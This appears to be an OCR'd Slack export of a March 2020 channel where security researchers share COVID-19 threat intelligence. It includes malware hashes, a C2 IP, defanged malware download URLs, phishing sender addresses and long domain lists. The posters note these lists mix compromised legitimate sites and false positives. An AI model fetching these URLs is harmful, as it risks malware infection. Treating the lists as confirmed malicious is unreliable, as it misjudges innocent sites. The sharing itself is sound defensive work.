
official-announcements

@US / Joshua Saxe / Sophos / Chief Scientist created this channel on March 19th. This is the very beginning of the **official-announcements** channel. Description: This channel is for workspace-wide communication and announcements. All members are in this channel.
Add people

Thursday, March 19th


US / Joshua Saxe / Sophos / Chief Scientist 9:24 AM
joined #official-announcements.




US / Joshua Saxe / Sophos / Chief Scientist 9:27 AM
renamed the channel from “general” to “covid19-cyber-threats-general”

US / Joshua Saxe / Sophos / Chief Scientist 9:36 AM
Hi everyone. I'm Chief Scientist at Sophos. We protect about 100 million endpoints. I'll be sharing what I can here about what we're seeing in terms of social engineering attacks that exploit COVID19, and hope you do the same, so we can all better protect potential victims. (edited)

👍4




Pim T / Expert Threat Analyst 9:47 AM
joined #official-announcements.



Pim T / Expert Threat Analyst 9:48 AM
Threat analyst @ Nike. Been tracking COVID-19 campaigns since last Wednesday. If I can get approval from my manager I’ll share what I come up with each day

US / Joshua Saxe / Sophos / Chief Scientist 9:50 AM
Thanks @Pim T / Expert Threat Analyst -- welcome! You're our second member 😉 Hopefully many more to come. At Sophos we're working on a project where we'll release a daily feed of COVID19 related malicious domains. Hopefully we'll be up and running by next week...


👍2



Pim T / Expert Threat Analyst 9:51 AM
Yeah I’ve been writing scripts and curating it all by hand so far. Quite the painful process when trying to keep up with it all

Ajay L / Sophos / Principal Engineer 9:53 AM
joined #official-announcements.

Ajay L / Sophos / Principal Engineer 9:57 AM
Hey @Pim T / Expert Threat Analyst I'm Ajay and I work with Josh at Sophos



Pim T / Expert Threat Analyst 9:58 AM
🙋‍♂️

US / Adarsh Kyadige / Sophos / Data Scientist 10:47 AM
joined #official-announcements.

US / Adarsh Kyadige / Sophos / Data Scientist 10:48 AM
Hello all! I'm Adarsh and I work at Sophos

geosparky 10:58 AM
joined #official-announcements along with Michael Freeman/USA/Expert Security Researcher.

Michael Freeman/USA/Expert Security Researcher 12:24 PM
👋 I’m here! What’d I miss? I work with Pim. He has taken lead on the Covid phishing research for our team.

Toni Grzinic / ReversingLabs / ML Researcher 1:11 PM
joined #official-announcements along with 5 others.

NL / Mark Loman / Sophos - SurfRight / Threat Mitigation Team🏡 4:06 PM
Coronavirus ransomware
SHA-256: 705dd960f21fd4d7ceec3f46d750d29cfb6974537fdf9b541cff0c44869a1f2b
SHA-1: f3c41a83f02be6bf966756a1166f4ec7bcb88acc
Original filename: sickfuck.exe (edited)

NL / Mark Loman / Sophos - SurfRight / Threat Mitigation Team🏡 4:50 PM

Feed of hostnames found in certificate transparency logs that are related to the COVID-19 pandemic: https://1984.sh/covid19-domains-feed.txt
Not every hostname in this list is malicious. This is just a feed of hostnames that appear to be related to COVID-19. While this feed is useful for hunting for COVID-19 scams / malware, there are likely legitimate sites in this data. (edited)

👍 7

3 replies
Last reply 1 month agoView thread

Tiodor Jovovic 4:58 PM
joined #official-announcements along with 3 others.

Veronica Schmitt 5:55 PM
Hey all I am running volunteers in South Africa aiding some smaller hospitals. Is it okay to share this with them

2 replies
Last reply 22 days agoView thread

peter 6:19 PM
joined #official-announcements along with 3 others.

alancz 7:25 PM
Thanks to all for the sharing! In addition following domains also look to be FP:

7:25

coronavirus[.]novanthealth[.]org
grace-covid19-prod-tm[.]trafficmanager[.]net
coronavirus-resources[.]esri[.]com
coronavirus[.]maryland[.]gov


✅ 1

Christopher Vega / Activision Blizzard / Threat Intel Lead 9:11 PM
Hey folks, Christopher with Activision Blizzard here - happy to collab and share

🤘 3

ES / Josep Albors / ESET Spain / Head of Awareness and Research 10:13 PM
Hi guys. Josep Albors from ESET Spain at your service.

Kevin Noble / UnitedLex (legal services) / Threat Sharing 10:14 PM
Salutations




ES / Josep Albors / ESET Spain / Head of Awareness and Research 10:16 PM

We are receiving lots of spam campaigns with the coronavirus topic. These IoCs are from one sample analyzed yesterday

10:16

Hash of the analyzed sample
7bdc97bacec8dff4d0ce6a73a52c555581e57b11e528a76df5c0f1220b6bbfe2
Hash Casbaneiro trojan downloaded as payload
237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d
File names
C:\Users\admin\AppData\Local\Temp\elcorona.msi
C:\ProgramData\R2fXPQ7h\DdmGaQ8r.exe
C:\Programdata\R2fXPQ7h\JftC3HIB
C:\Programdata\R2fXPQ7h\68vBqI3j.dll
C&C Servers
51.141.36.186

👍3




Pim T / Expert Threat Analyst 10:26 PM

IOCs I gathered from yesterday

```
## Today's Trends
- Malspam campaign delivering Agent Tesla
  - [Picture of delivery email](images/AgentTesla.png)
- Guloader drops Formbook with a WHO lure
  - https://blog.malwarebytes.com/social-engineering/2020/03/cybercriminals-
impersonate-world-health-organization-to-distribute-fake-coronavirus-e-book/
- Fake Unicef campaign delivering NetWire
  - https://twitter.com/cocaman/status/1239521008979189762
- Continued phishing campaign targeting o365## Network Based IOCs### URLs
-  hxxp[://]216[.]170[.]123[.]111/filenew[.]exe
-
hxxps[://]drive.google[.]com/uc?export=download&id=1vljQdfYJV76IqjLYwk74NUvaJpYBamtE
-
hxxp[://]drive[.]google[.]com/uc?export=download&id=1sjJ5AZXXEMH3SktebTIxLE9lk3Ry2dxB
-
hxxps[://]drive[.]google[.]com/uc?export=download&id=1HkqfG9OLg9neONzBezZy6bioXzkvzvO7
### Domains
- mykipay.com
- prathameshbroadband.net
- westcoasttelemetry.com
- www.hrandyou.co.uk### Emails
- office@cdc.com
- bilal.unal@merkay.com
- kevingut01@yahoo.com
- barshl@yahoo.com## Host Based IOCs### Hashes
- c5369ee6511c7d0220d37ede452baf35
- a49c13b27f5d90c2bf86c71fb0febbfb84d12498
- 8a9feda526489531ffb275a88b4c70bf7fe92c7807503c3654cf926ff9bb7d8
- 444cdc080a3884000d2ab5b0a757907d
- d061d349d93a2d5e764c04762586b642
- 805c2186276f65a22f69bb0fc5fc110a
- c5369ee6511c7d0220d37ede452baf35
- 515386e118b73877d4593532e5ce7edf
- 0e1e0481c259b8abb0e1002130681076f019938a
- de1b53282ea75d2d3ec517da813e70bb56362ffb27e4862379903c38a346384d
- 566841eda529f4eedf5a734d92b97ea34f34ed2196cd258221c1c46d958a0b28
- 1b15ef17ccb1a99c3953f61de01ebceaeef2277b3b5939408050dc7c1010d1bb
- 72200a020d6d1ab076e4b35bdee6c5eddd1038350c304587db2edeab2a7360f9
```

✓1👍3

US / Joshua Saxe / Sophos / Chief Scientist 10:28 PM
Excellent, thank you @Pim T / Expert Threat Analyst



Pim T / Expert Threat Analyst 10:28 PM
👍

Snorre Fagerland/NortonLifeLock/Threat Analyst 10:29 PM
Hey folks, Snorre Fagerland from NortonLifeLock, ex Symantec, ex BlueCoat, ex Norman here. Excellent initiative.

👍2 👋1

10:31
Is there a general TLP that applies to the information shared here?

US / Joshua Saxe / Sophos / Chief Scientist 10:37 PM
Hey @Snorre Fagerland/NortonLifeLock/Threat Analyst, I'm not gating membership here at all thus far, just trying to draw in as broad a section of the community as possible, so I think we need to assume that information shared here is sharable without restriction. At some point, assuming this takes off, I think it would be good to get a group of volunteers to serve as admins. Then we could talk about vetting people for inclusions in private channels where we could share information that's more restricted (not info with PII, but info that's marked as not sharable beyond participants in the private channels and their organizations).

👍5

Snorre Fagerland/NortonLifeLock/Threat Analyst 10:38 PM
👍

USA/Andrew Brandt / Sophos / threat researcher😷 10:38 PM
hey @Snorre Fagerland/NortonLifeLock/Threat Analyst it's Andy Brandt. Good to see you here

Snorre Fagerland/NortonLifeLock/Threat Analyst 10:39 PM
hey mate, long time

USA/Andrew Brandt / Sophos / threat researcher😷 10:39 PM
You too, buddy. How's Einar's baby doing?

US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher 10:46 PM
I've been harvesting covid/corona domains from certstream for the last 3 weeks... it's a big list and could use a little cleanup but I'm happy to share if anyone's interested

👍1

US / Joshua Saxe / Sophos / Chief Scientist 10:48 PM
@US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher that would be excellent

US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher 10:49 PM
We just published a blog yesterday with our research as well

👍2

10:49
https://www.proofpoint.com/us/threat-insight/post/coronavirus-threat-landscape-update

proofpoint.com
Coronavirus Threat Landscape Update
Overview
Mar 18th

10:50
There's several other corona/covid posts from earlier as well.

10:52
31k lines. It's a little sloppy but easy to prune, I was still tuning the script while logging :/

Zip

covidcertstream.zip
191 kB
Zip
— Click to download

👍1


USA/Andrew Brandt / Sophos / threat researcher😷 10:53 PM
Thanks @US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher

US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher 10:53 PM
No problem! Thanks for the channel!

USA/Andrew Brandt / Sophos / threat researcher😷 10:57 PM
Here's some recent IoCs from us:

10:58

some recent "corona" samples55ad56bc69a58d3fb5a1a5023c748d5e10bdeff9, COVID-19 Solution.exe, Troj/Steale-QJ1ef3293933681c3db98859210b37771021857896, Corona%5B1%5D.exe = Recam/Netwire rat
from: http://45[dot]32.78.111/corn/calin/corona.exeCorona+AntiBan.exe, ccb0c097c842c7b89870f92d6964d4fa90b0e025
Troj/Agent-ABZF - 2013 detectioncorona+awareness.scr: bb3b8df6cca0c1d01874a12a1ac95a40bd14029b - dont have
Corona+Virus+Advice+ : a670b90abe7769703789f953690f1d68c3d3a548 - autoit/ISO exe @ 0xf000
CORONA+VIRUS+ADVERT. : 8e1c5a1d7bcfa038bfce61b8313c9dad3107a4b5 - dont have
corona-service.exe   8cc1532fe505e3d5639fa39ed3da5c2767146042 - coin miner?




Jørgen B / NorHealthCERT / Analyst 10:58 PM


Howdy! Jørgen from the norwegian HealthcareCERT here. Excellent initiative folks ❤️

👏2

US / Joshua Saxe / Sophos / Chief Scientist 10:58 PM
Welcome @Jørgen B / NorHealthCERT / Analyst



Jørgen B / NorHealthCERT / Analyst 10:59 PM
We're a tiny bit busy these days but hope I'll have time to contribute instead of just leeching...



ES / Josep Albors / ESET Spain / Head of Awareness and Research 11:01 PM
Welcome @Jørgen B / NorHealthCERT / Analyst

Toni Grzinic / ReversingLabs / ML Researcher 11:08 PM
Hi, Toni from ReversingLabs here. Hope to help, for a start I have spread the word about this channel in some infosec communities.

👍1

USA/Andrew Brandt / Sophos / threat researcher😷 11:12 PM
Not updated for several days; unvalidated/unknown provenance, but FWIW: https://1984.sh/covid19-domains-feed.txt

US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher 11:16 PM
I'll see if I can make an effort to get my feed in a streaming manner..

👍1

CA / Justin Baird / Cyber Intelligence 11:28 PM
Hey all - Justin in Cyber Intelligence @ a Canadian FI here. Happy to help/share what I can.

Craig 11:36 PM
Hey all

John York / Aureon / Network Security Engineer/US 11:39 PM
Hey, very awesome idea!

US / Greg Feezel / Progressive Ins / Threat Intel 11:41 PM
Hi all-- This is Greg Feezel from Progressive Insurance, in the CTI space (edited)

Friday, March 20th

Xavier Mertens / Internet Storm Center / Handler 12:15 AM
Hello *, great idea this Slack space!
👋1👍1


US / Joshua Saxe / Sophos / Chief Scientist 1:07 AM
set the channel topic: General COVID-19 threat related discussion

US / Joshua Saxe / Sophos / Chief Scientist 1:08 AM
Welcome @Xavier Mertens / Internet Storm Center / Handler!

Dmitry / SophosLabs / Director, Threat Research 1:22 AM
Hi everyone, thanks for the setup, Josh!
👍1

Paul Scott / Perch Security / Threat Research 1:36 AM
ello

JP Castellanos / Capgemini North America / Senior Cyber Threat Intelligence 1:47 AM
greetings all thanks for inviting me



Pim T / Expert Threat Analyst 2:55 AM

Theres been a phishing campaign that has been aorund for at least a year or so. Recently they started using COVID-19 as s lure to get o365 creds. I managed to find most of the compormised hosts they had. These date back to a year so take it with a grain of salt.

```
ee-cop[.]co[.]uk
www[.]hrandyou[.]co[.]uk
prathameshbroadband[.]net
westcoasttelemetry[.]com
daguia[.]com[.]mx
mykipay[.]com
heinrichgrp[.]com
pharmadrugdirect[.]com
www[.]frufc[.]net
coronasdeflores[.]cl
otaplast[.]no
frufc[.]net
www[.]qislova[.]com
www[.]mandapsoflondon[.]co[.]uk
www[.]whtextiles[.]com[.]pk
www[.]brightparcel[.]com
evolved[.]co[.]il
safpalideal[.]com
eviayoghurt[.]com[.]au
www[.]stpl[.]ca
www[.]enciety[.]co
www[.]bangkukuliah[.]com
magbiosolutions[.]com
hadji[.]com[.]my
stpl[.]ca
www[.]busystreet[.]com[.]au
shahbazewatan[.]com
www[.]casadopapagaio[.]com
schweizer[.]com[.]au
www[.]brc[.]asn[.]au
dollsindolls[.]com[.]au
www[.]pllogistix-intl[.]com
www[.]cajasyempaquesdecolombia[.]com
ultimatedentalreport[.]com
gubg[.]pro
marcellegammal[.]com
kelbyscafe[.]com[.]au
worldwateralliance[.]net
www[.]refrioltda[.]com[.]br
urbanandruraldesign[.]com[.]au
gaugehrc[.]com
gocycle[.]com[.]au
dentistbydemand[.]com
www[.]knzsports[.]com
www[.]indomex[.]com[.]au
www[.]termidor[.]com[.]au
domainnational[.]com[.]au
www[.]ashgroveaccountant[.]com[.]au
www[.]hostalroquetes[.]com
candboo[.]com[.]au
www[.]paragbhingare[.]com
blacklabelevents[.]com[.]au
www[.]gaugehrc[.]com
www[.]benjaminkang[.]com
transportesmartina[.]cl
www[.]philphree[.]com
www[.]akturkharita[.]com
www[.]sydneychafaos[.]com
www[.]gtl[.]gr
www[.]9gac[.]com
www[.]cjlhedges[.]com
www[.]myagilebility[.]com
```

```
www[.]rightblinds[.]net
conorgault[.]com
www[.]farahii[.]com
www[.]qdomsr[.]us
www[.]rajaweb[.]net
thelunartemple[.]com
www[.]tribalwave[.]janya[.]net[.]au
www[.]quickmagics[.]com
www[.]didaskalion[.]com
www[.]alabamaduidefense[.]com
www[.]hummerh2parts[.]com
www[.]vnsdm[.]us
dmvns[.]us
www[.]ellvmd[.]us
www[.]dmvns[.]us
www[.]scholarcave[.]com
www[.]naturalhealthtest[.]com
www[.]ferganagroup[.]uz
www[.]montgomeryfoodconsulting[.]com
www[.]casas-lowcost[.]com
www[.]troxaio[.]com
www[.]daktariug[.]com
www[.]ampersandeventsgroup[.]com
thejbdcbnmtrhhr[.]com
www[.]gymlunch[.]com
glmd[.]net
www[.]indolocal[.]com[.]au
www[.]amancare[.]org[.]au
287108[.]spinetail[.]cdu[.]edu[.]au
www[.]level7advertising[.]com[.]au
www[.]weightlossmusclegain[.]com
www[.]condospld[.]com
www[.]maniatronic[.]com
iitninja[.]com
www[.]thewateringcan[.]in
hyetech[.]previewsite[.]com[.]au
www[.]brand-designing[.]com
www[.]dicascomofazer[.]com
www[.]alarabutik[.]com
www[.]wiredja[.]com
legadoforumcidadao[.]org
www[.]argenticias[.]com
www[.]shriharimachinery[.]com
www[.]dollarworldinc[.]com
shriharimachinery[.]com
www[.]grpengineers[.]com
it[.]888sp[.]com
www[.]joulesnig[.]com
www[.]umadhenok[.]com
www[.]fe300[.]com
www[.]argusmedya[.]com
www[.]7seasonslounge[.]com
www[.]crcchristhill[.]org
www[.]chaba[.]dk
www[.]bomba22[.]cl
www[.]mundomotor[.]cl
www[.]ninestack[.]com
www[.]santiagobudokan[.]cl
www[.]pescadoresdechile[.]cl
www[.]planejaragro[.]com[.]br
www[.]ruvicha[.]com
www[.]momojan[.]mixh[.]jp
www[.]icstotalclouds[.]com
www[.]sbccfunds[.]com
www[.]callbox[.]com[.]mx
www[.]addbs[.]org
www[.]southriftgalaxysafaris[.]com
www[.]lasvegascolorprinting[.]com
www[.]azzvmds[.]com
www[.]microplasticslnc[.]com
www[.]syspbxv[.]com
```

```
www[.]teamspsc[.]com
www[.]mfiex[.]com
www[.]guiahmed[.]com
www[.]eppiroc[.]com
www[.]agisign[.]net
www[.]forivoice[.]com
zeroolstarweb[.]com
zeroolstarnow[.]com
zeroolstarart[.]com
jira-lhost[.]com
gerdua[.]com
formsfactor[.]com
extrudedalluminum[.]com
www[.]royalpapperbox[.]com
nanoiumens[.]com
wtoffshores[.]com
royalpapperbox[.]com
petroterminai[.]com
petronnascanada[.]com
braskems[.]com
aibertsons[.]com
www[.]wtoffshores[.]com
www[.]petroterminai[.]com
```

👍1

Sean Gallagher / Sophos / Threat research 5:03 AM

Ahoy, Just arrived!

US / Joshua Saxe / Sophos / Chief Scientist 5:12 AM

Welcome @Sean Gallagher / Sophos / Threat research!

WifiRumHam aka Olofswig / Texas USA / Researcher 5:46 AM

Independent from The Twittersphere here 😀

👍1

US / Joshua Saxe / Sophos / Chief Scientist 11:17 AM

Interesting: https://www.forbes.com/sites/kateoflahertyuk/2020/03/19/google-just-confirmed-a-powerful-chrome-covid-19-security-move-that-will-impact-all-users/#46183db62c93

Forbes

Google Just Confirmed A Powerful Chrome COVID-19 Security Move That Will Impact All Users


Google’s Chrome browser just made an unprecedented but powerful move amid the growing COVID-19 crisis...(51 kB)
https://thumbor.forbes.com/thumbor/fit-in/1200x0/filters%3Aformat%28jpg%29/https%3A%2F%2Fspecials-images.forbesimg.com%2Fimageserve%2F1202929315%2F0x0.jpg

😎1👍3

11:20


TL;DR, google's labor capacity on Chrome is impacted by coronavirus, therefore they're pausing new feature releases and focusing on stability/security updates.

Toni Grzinic / ReversingLabs / ML Researcher 2:12 PM
Submissions to VT in Wuhan: https://twitter.com/JohnLaTwC/status/1240775891434655744 (edited)



ES / Josep Albors / ESET Spain / Head of Awareness and Research 5:03 PM
Any.Run has grouped all public submissions related with the Covid-19: https://app.any.run/submissions/#tag:covid19

app.any.run
Free Malware Reports - ANY.RUN
Use our malware sample database to research and download files, hashes, IOC ets.(36 kB)
https://any.run/img/anyrun-logo.png



ES / Josep Albors / ESET Spain / Head of Awareness and Research 6:12 PM
List of hashes, domains and Ips related to coronavirus themed malware provided by Spanish Cryptologic Center: https://loreto.ccn-cert.cni.es/index.php/s/oDcNr5Jqqpd5cjn

LORETO
LORETO - LORETO
IOC_coronavirus esta compartido publicamente

👍4


1 reply
1 month agoView thread

Chris Baker / Threat Intel 9:04 PM
Hi everybody! - Chris Baker Oracle Cloud in the CTI Space

👋1

US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher 9:30 PM
welcome!

👋1



Jørgen B / NorHealthCERT / Analyst 9:37 PM
Howdy @Chris Baker / Threat Intel!

👋1

Steve Waterhouse 9:45 PM
Hello from Montreal, QC, CA ! I’m certain pulling our minds together here we can achieve an advantage facing the dangers posed to each country’s #criticalinfrastructure services.

junkh3ap 9:49 PM
Howdy Ho - Dennis from a large ecommerce company in the PNW

US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher 10:39 PM
https://twitter.com/ET_Labs/status/1240763929971888129 Emerging Threats migrating COVID rules from pro to open ruleset (edited)

Id83648264920 10:46 PM
Hi all

Red Panda 10:47 PM
Hello Red panda who is security professional. Here to assist from the US.

👍2

Christopher Vega / Activision Blizzard / Threat Intel Lead 10:50 PM
Howdy!

Chris Baker / Threat Intel 10:53 PM
Hello hello

Sherman Chu / New York City Cyber Command / Intelligence Analyst 10:55 PM
Greetings ya'll

John McFarland / New York City Cyber Command / Intelligence Analyst 10:56 PM
Good morning!

Sean Gallagher / Sophos / Threat research 10:56 PM
Ahoy!

Sherman Chu / New York City Cyber Command / Intelligence Analyst 10:57 PM
Hailing from New York City Cyber Command

👍5

UK / Roger Neal / Sophos / Technology Services Manager 10:57 PM

Hi!

👍1

Ronnie Tokazowski / iHeartMalware / That BEC Guy 11:02 PM

I was going to do a party parrot but why don't we have party parrots yet, lol

👋1

ChristiaanB/McAfee/Lead Scientist/NL 11:06 PM

Hi from the Netherlands

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 11:07 PM

Hey all, someone on twitter pointed out this group to me. I'm Emily, defensive/blue team security engineer at Mailchimp in Atlanta. Someone's probably already compiled a more comprehensive list, but I've started a gist of COVID19 phishing/malware urls and IPs for easy firewall/SIEM/etc.
Ingestion: https://gist.github.com/emilyaustin/05f04fc66d7e984abb8cc983bb2654e8

👍9

1 reply

1 month agoView thread

Ronnie Tokazowski / iHeartMalware / That BEC Guy 11:11 PM

Allllright, parrots have been added so this is 100% now a legit slack. Let's get this party STARTED


11:11

it's go time

Posted using /giphy(2 MB)

https://media0.giphy.com/media/yaR8Dux1s0fAI/giphy.gif?cid=6104955e66d2ff279fc39520bf48109b06971260f3ca118b&rid=giphy.gif

😀1



Pim T / Expert Threat Analyst 11:12 PM

party

Posted using /giphy(2 MB)



https://media1.giphy.com/media/l0MYt5jPR6QX5pnqM/giphy-downsized.gif?cid=6104955e29ebc3d97d498a2c87138e0ab5e187770ad79823&rid=giphy-downsized.gif

😂2

Sherman Chu / New York City Cyber Command / Intelligence Analyst 11:15 PM
@Ronnie Tokazowski / iHeartMalware / That BEC Guy back at it with the parrots!

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 11:33 PM
scanning the backscroll and didn't see anything about this but apologies if I missed it: what's the generally accepted TLP for info shared here?

Christopher Vega / Activision Blizzard / Threat Intel Lead 11:34 PM
I'd argue we should agree on Amber to Green TBF, no reason to hold up passing around info. We're all in the same boat here

 2  2

11:37


We have party parrots

Ronnie Tokazowski / iHeartMalware / That BEC Guy 11:39 PM
@Sherman Chu / New York City Cyber Command / Intelligence Analyst I never give up the party parrots

11:40

My .02 on TLP restrictions: green. Don't blast it to the public but seriously stomp the shit out

Kevin Noble / UnitedLex (legal services) / Threat Sharing 11:41 PM
Green should be assumed, amber should be noted

**3 replies**
Last reply 1 month agoView thread

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 11:41 PM
That seems like a reasonable way to operate.

Christopher Vega / Activision Blizzard / Threat Intel Lead 11:42 PM

Agreed

Saturday, March 21st

Richard Henderson/ Lastline / Threat Intel / CA 12:03 AM

Hi there, head of threat intel at Lastline. Happy to share whatever covid-related bits we come across.

👍2👋3

This message was deleted.

👁**1 reply**

1 month agoView thread

UK / Daniel Card / CV19 / Co-Founder 12:22 AM

hey all

👍2

Carter J. Burke 12:29 AM

Hi Everyone. Here to build better worlds 🙂

Kevin Noble / UnitedLex (legal services) / Threat Sharing 12:36 AM

set the channel topic: General COVID-19 threat related discussion.
TLP GREEN is assumed, AMBER should be noted

Paul Scott / Perch Security / Threat Research 12:39 AM

Here are some sightings from the last 48 hours. Sender email, sender ip, subject, and attachment details (filename, sha256) (FOR REAL THIS TIME) @Arvin / Capgemini / Cyber Threat Intel

Perch-Corona Malspam Sightings.csv

```
Subject,From,Sender IP,Filename,FileType,Verdict,SHA256
Corona Update from US,leslie.burkhalter@results.net,216.17.12.114,Attachments-
Corona.zip,Zip,1,EB10039E4EACAE745675F6444BFF9FCCC9EBB7018F2AC219D908612AC19E5E18
Corona case  !
351670,rightnowrecovery@yahoo.com,98.137.68.234,LS_hTJhxV.doc,Word,1,E95F0CF27AEF8B0E230933D1
B17CD73B8107E33341053C0A68F6F207215755C9
Corona case  !
408918,gilljohnsonapp@yahoo.com,66.163.185.59,LS_xKURWe.doc,Word,1,B86771283CAA8819F693A982E
CCF37A4CCB49AC1FF07BD536EA8749F3E9F59D3
Corona case  #
186532,gilljohnsonapp@yahoo.com,66.163.184.241,LS_2qMFIRUt.doc,Word,1,4A8B2FD15127A5C7DA6E1A
920106A3B9ADE9BDED8E8F0EB8B3BF7CF88AB800D7
```

Click to expand inline (8 lines)

12:41

^ this was from o365 data

Kevin Noble / UnitedLex (legal services) / Threat Sharing 12:54 AM
set the channel topic: General COVID-19 threat related discussion. TLP GREEN is assumed, AMBER should be noted
👍5

John Swanson / GitHub / SIRT 12:59 AM
👋
👋1

Kevin Noble / UnitedLex (legal services) / Threat Sharing 1:25 AM
resolutions {'last_resolved': '2020-03-17 01:00:50', 'ip_address': '160.153.201.139'}
detected_urls: {'url': 'hxxps:\/\/coronavirus-apps[.]com/Vodafone5G.apk', 'positives': 7, 'total': 76, 'scan_date': '2020-03-20 17:04:38'}
👍2

USA/Andrew Brandt / Sophos / threat researcher😷 2:33 AM
Hey @**everyone** - Andy from Sophos here. Just wanted to circle back and give a big thank you to everybody who has joined this effort. It really gives me a lot of hope to see how many of you feel the way I do about these scams and malware campaigns. Nothing is more important than giving people a solid base of information they can rely on. It's quite impressive how much of a need for this there has been. My colleague Josh, who started up this slack, and I wanted to let you know we're committed to helping shape this into a useful tool and keep it that way for as long as we need it to keep going.

❤️12👍7 5

2:34
We've been working on some stuff to share here and we'll be sharing it here as soon as we can (edited)

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 3:16 AM
Hello all. Emanuele from Adversary Hunting Initiative here. 👋🏻
👋3

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 3:22 AM

Hey! Nick Espinosa from Security Fanatics here. Thanks for putting this together!

👋2

Pinned by US / Greg Feezel / Progressive Ins / Threat Intel

US / Joshua Saxe / Sophos / Chief Scientist 3:32 AM


Hi **@everyone** ,As @USA/Andrew Brandt / Sophos / threat researcher said, thanks for joining this forum. Now that we have representation from many major security vendors, from SOC teams at large organizations, government agencies, and from the independent security research community, it's time to get ourselves organized.To this end, I'd like to create a vendor-neutral organizational structure here that's built to last the duration of this crisis and can manage information sharing amidst an exponential increase in attacks.Here are a few initial guidelines for how we proceed so we can do something effective that grows in strength as this workspace grows:1) Assuming you're not from an organization that requires you keep your presence here anonymous, please change your screen name to the following format: "Full name / Organization / Role". This will help the right people get in touch with each other as the COVID19 crisis unfolds.2) Please consider joining the cross-industry steering committee I'm creating to facilitate threat sharing, media relations, and security within this workspace. To join the committee, you need to commit to making weekly Zoom calls, and go through a simple vetting process to validate that you are who you say you are. Please direct message me if you'd like to join the committee. Please do consider joining!3) Consider any information shared here TLP: GREEN. Once the steering committee is up and running, I'd like to discuss ways that we can facilitate TLP: AMBER and even TLP: RED, by way of vetting processes and private channels. But for now, the forums available in this workspace are open to all, and information shared here should be considered as intended for the security community as a whole.Thank you,
Josh

👍29☝1

Kevin Noble / UnitedLex (legal services) / Threat Sharing 3:38 AM

Something to think about.... Some of the threats we should track won't be malware / IOC related. In a review of the questionable domains hosting websites I have found claims for selling testing kits, black market masks, calls for investing in cures, and pages asking for medical history. In other cases they are public and commercial attempts to deal with the crisis and social in nature. Many are in languages I cannot read or assess.

👍4

**3 replies**

Last reply 1 month agoView thread

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 3:40 AM

^Also, trending new tactics for threat delivery.

Serge Droz 3:42 AM

Hi All, Serge from Protonmail and FIRST.org here. Please ping me if you have Protonmail accounts that are used for mischief. We're a lot faster if you provide some evidence (no forensics degree required).

👋5👍8

3 replies

Last reply 1 month agoView thread

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 3:43 AM

replied to a thread:**Something to think about.... Some of the threats we should track won't be malware / IOC related. In a review of the questionable domains hosting websites I have found claims for selling testing kits, black market masks, calls for investing in cures, and pages asking for medical history. In other cases they are public and commercial attempts to deal with the crisis and social in nature. Many are in languages I cannot read or assess.**

Yeah, the disinformation/scam items-type stuff around this seems particularly dangerous, because like much other disinfo, it’s not as obvious or easy to block.

View newer replies

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 3:44 AM

We are seeing a lot of attackers actually calling overwhelmed IT helpdesks of large organizations claiming to be employees trying to get online via remote.

US / Andrew Sanford / RainFocus / InfoSec Team Lead 3:49 AM

Hi! If anyone works at or knows anyone at a healthcare provider and they need help, please have them DM me (@and_sanford on Twitter). I'm willing to volunteer to help my time. (edited)

👍2

Id83648264920 4:17 AM

https://malware.news/t/threat-intel-update-cyber-attacks-leveraging-the-covid-19-coronavirus-pandemic/38273

Malware Analysis, News and Indicators

Threat Intel Update | Cyber Attacks Leveraging the COVID-19/CoronaVirus Pandemic

This is a concerning time for our industry and the public at large. We are in the midst of a global health crisis. In such times, we all need to be working together and ensuring that everyone has the most accurate and reliable data. We all want assurance that we can trust the resources available to us. Anything counter to that is destructive and potentially harmful to society. However, we all know that cybercriminals and sophisticated adversaries seize opportunities like this to further their ow...

Mar 20th

Paul Scott / Perch Security / Threat Research 4:33 AM

COVID-19 Circular.jar (EACC253FD7EB477AFE56B8E76DE0F873259D124CA63A9AF1E444BFD575D9AAAE) from nancy.pautsch[at]envisionitllc[.]com ip 173[.]0[.]139[.]104

6 replies

Last reply 1 month agoView thread

Paul Scott / Perch Security / Threat Research 4:36 AM
COVID-19_PDF.gz (81AA05DAD6A2D440090E7C61B33761DFA097BAC859D9493FB7AFA2CA53CAC92B) from zuraini.talib[at]damco[.]com ip 213[.]159[.]30[.]140

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

USA/Andrew Brandt / Sophos / threat researcher😷 6:33 AM
